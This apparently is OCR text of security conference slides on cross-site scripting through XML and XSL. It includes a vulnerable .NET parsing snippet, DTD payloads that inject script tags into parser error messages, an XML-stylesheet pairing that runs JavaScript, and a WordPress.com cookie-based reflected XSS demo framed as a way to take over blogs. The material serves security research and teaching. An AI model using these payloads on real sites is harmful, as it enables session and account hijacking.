
XML, **X**ML, **E**verywhere

- XML is the underlying format for a lot the technology we use.
- XML is used pervasively in cloud applications and services.
- Do you know all the ways XML can bite you?

A Quick Note

Will only be talking about Cross-Site Scripting (XSS) vectors using XML/XSL

Wait. Are there really features that take user-controlled XML?


Provision users for dial-in conferencing - Windows Internet Explorer - [InPrivate]
InPrivate
https://webdir0b-ext.online.lync.com/L
Bing
Favorites
Provision users for dial-in conferencing
Page
Safety
Tools
Microsoft Online Services
Jesse Ou
Sign out
Admin
Done
Internet | Protected Mode: On
100%


Provision users for dial-in conferencing

1. Select file
2. Verification
3. Result

Select file from dial-in conferencing provider

To enable users for dial-in conferencing, select the XML file that your audio conferencing provider gave you. Learn more

Path and file name:



AppFabric Labs is a developer preview. The commercially available AppFabric portal can be found at https://windows.azure.com.

Access Control Service   Service Namespace: besttest > Relying party applications >

Add Relying Party Application

Use the following options to configure your relying party application in this service namespace.

Relying Party Application Settings

Name

Enter a display name for this relying party application.

Example: fabrikam.com

Mode

Click to configure your relying party application settings manually or to upload a WS-Federation metadata document with the settings for your relying party application. Learn more

Enter settings manually [✓ Import WS-Federation metadata]

WS-Federation metadata

Upload or enter the URL for your WS-Federation metadata document. Example: https://www.contoso.com/FederationMetadata/2007-06/FederationMetadata.xml Learn more

URL: [✓ File:] Browse...

Error URL (optional)

Enter the URL to which ACS redirects users if an error occurs during the login process. Learn more

What Happens if your Feature Parses Untrusted XML?


Cross-Site Scripting with XML

- Perhaps getting client-side JavaScript to execute within a domain is more valuable than DoSing the server or reading files…
- If you can upload/download XML files, you may have a stored XSS issue anyways

What if the XML is only parsed and not stored?

DTD Cross-Site Scripting Leveraging System.XML Exception Messages

Ignore the XML Parsing stuff, what’s still wrong with this code?



```
try
{
    //Assume ValidateRequest is disabled for page
    string untrustedXML = TextBox1.Text;
    XmlReaderSettings badSettings = new XmlReaderSettings();
    badSettings.DtdProcessing = DtdProcessing.Parse;
    XmlReader reader = XmlReader.Create(new StringReader(untrustedXML), badSettings);
    XmlDocument doc = new XmlDocument();
    doc.Load(reader);
    DoStuffWithReader(reader);
}
catch (Exception ex)
{
    Label1.Text = ex.Message;
}
```

Technique 1 - Cross-Site Scripting using URL Fragments

Illegal URL Fragments in system identifiers:

```
<?xml version="1.0"?>
<!DOCTYPE billion SYTEM "#<script>alert(1)</script>"
[
<!ENTITY foo SYSTEM "#<script>alert(1)</script>">
<!NOTATION GIF SYSTEM "#<script>alert(1)</script>">
]>
<bar>&foo;</bar>
```

Fragment identifier '#**<script>alert(1)</script>**' cannot be part of the system identifier '#**<script>alert(1)</script>**

Technique 2 - Cross-Site Scripting using 500s

Using Custom HTTP 500 Error Messages:

```
<?xml version="1.0"?>
<!DOCTYPE billion [
<!ENTITY foo SYSTEM "http://reachableserver.com/
returnCustom500.aspx">
]>
<bar>&foo;</bar>
```

↓

```
The remote server returned an error: (500) Ha. My 500. <script>alert(1)</script>
```

What if XML can be uploaded and downloaded?

Technique 3 – Cross-Site Scripting with XML+XSL pair

- Upload an XML document that points to a second XSL transform on the same domain
- The browser will automatically perform the transform and render HTML/execute Javascript

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl"
href="http://
vulnerabledomain.com/
evilxsl.xsl"?>
```

Firstxml.xml

```
 <?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://
www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
exclude-result-prefixes="msxsl">

                <xsl:template match="/">
  <script>alert('hello from XSS!')</script>

  </xsl:template>
  </xsl:stylesheet>
```


Evilxsl.xsl

WordPress Blended Threats Demo

Overview

- WordPress comes in two flavors:
  - Download the software and deploy it yourself (on-premise)
  - Cloud service on wordpress.com ← we want to own this ☺
  - **End Game: Obtain Javascript execution in any subdomain of wordpress.com via XSS, so we can take over anyone's blog just by getting them to visit our website.**


First, Rich Found a Cookie Based Reflected XSS



```
CLR 3.0.30729; Media Center PC 6.0; OfficeLiveConnector.1.4; OfficeLivePatch.1.3; .NET4.0C; .NE
BRI/1; MS-RTC LM 8)
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: besttest42.wordpress.com
Cookie: wordpress=besttest42%7C130549[redacted]
wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in=</script><script>alert(1)</script>;
wp-settings-23205423=editor%3Dhtml%26[redacted]
```

```
                upload_url : "http://besttest42.wordpress.com/wp-admin/async-upload.php
                flash_url : "http://besttest42.wordpress.com/wp-includes/js/swfupload/s
                file_post_name: "async-upload",
                file_types: "*.jpg;*.jpeg;*.png;*.gif;*.pdf;*.doc;*.ppt;*.odt;*.pptx;*.
                post_params : {
                                        'post_id' : '0',
        'auth_cookie' : 'best[redacted]5dd8abf732153',
        'logged_in_cookie' : '</script><script>alert(1)</script>',
        '_wpnonce' : 'fadcdab[redacted]26',
        'type' : '',
        'tab' : '',
        'short' : '1'                   },
                file_size_limit : "1536000000b",
                file_dialog_start_handler : fileDialogStart,
                file_queued_handler : fileQueued,
                upload_start_handler : uploadStart,
                upload_progress_handler : uploadProgress,
                upload_error_handler : uploadError,
```

Burp Found This Too…Not Exploitable, Right?



Session token in URL [3]
/wp-admin/
/wp-admin/index.php
/wp-admin/media-new.php
Password field with autocomplete enabled
Cross-site scripting (reflected)
Cookie scoped to parent domain
Cross-domain Referer leakage [4]
Cross-domain script include [9]
Cookie without HttpOnly flag set [2]
File upload functionality

Cross-site scripting (reflected)

Issue:	**Cross-site scripting (reflected)**
Severity:	**Information**
Confidence:	**Certain**
Host:	**http://besttest42.wordpress.com**
Path:	**/wp-admin/media-new.php**

Issue detail

The value of the wordpress_logged_in cookie is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **d8b82</script><script>alert(1)</script>67c2e2fcf6c** was submitted in the wordpress_logged_in cookie. This input was echoed unmodified in the application's response.

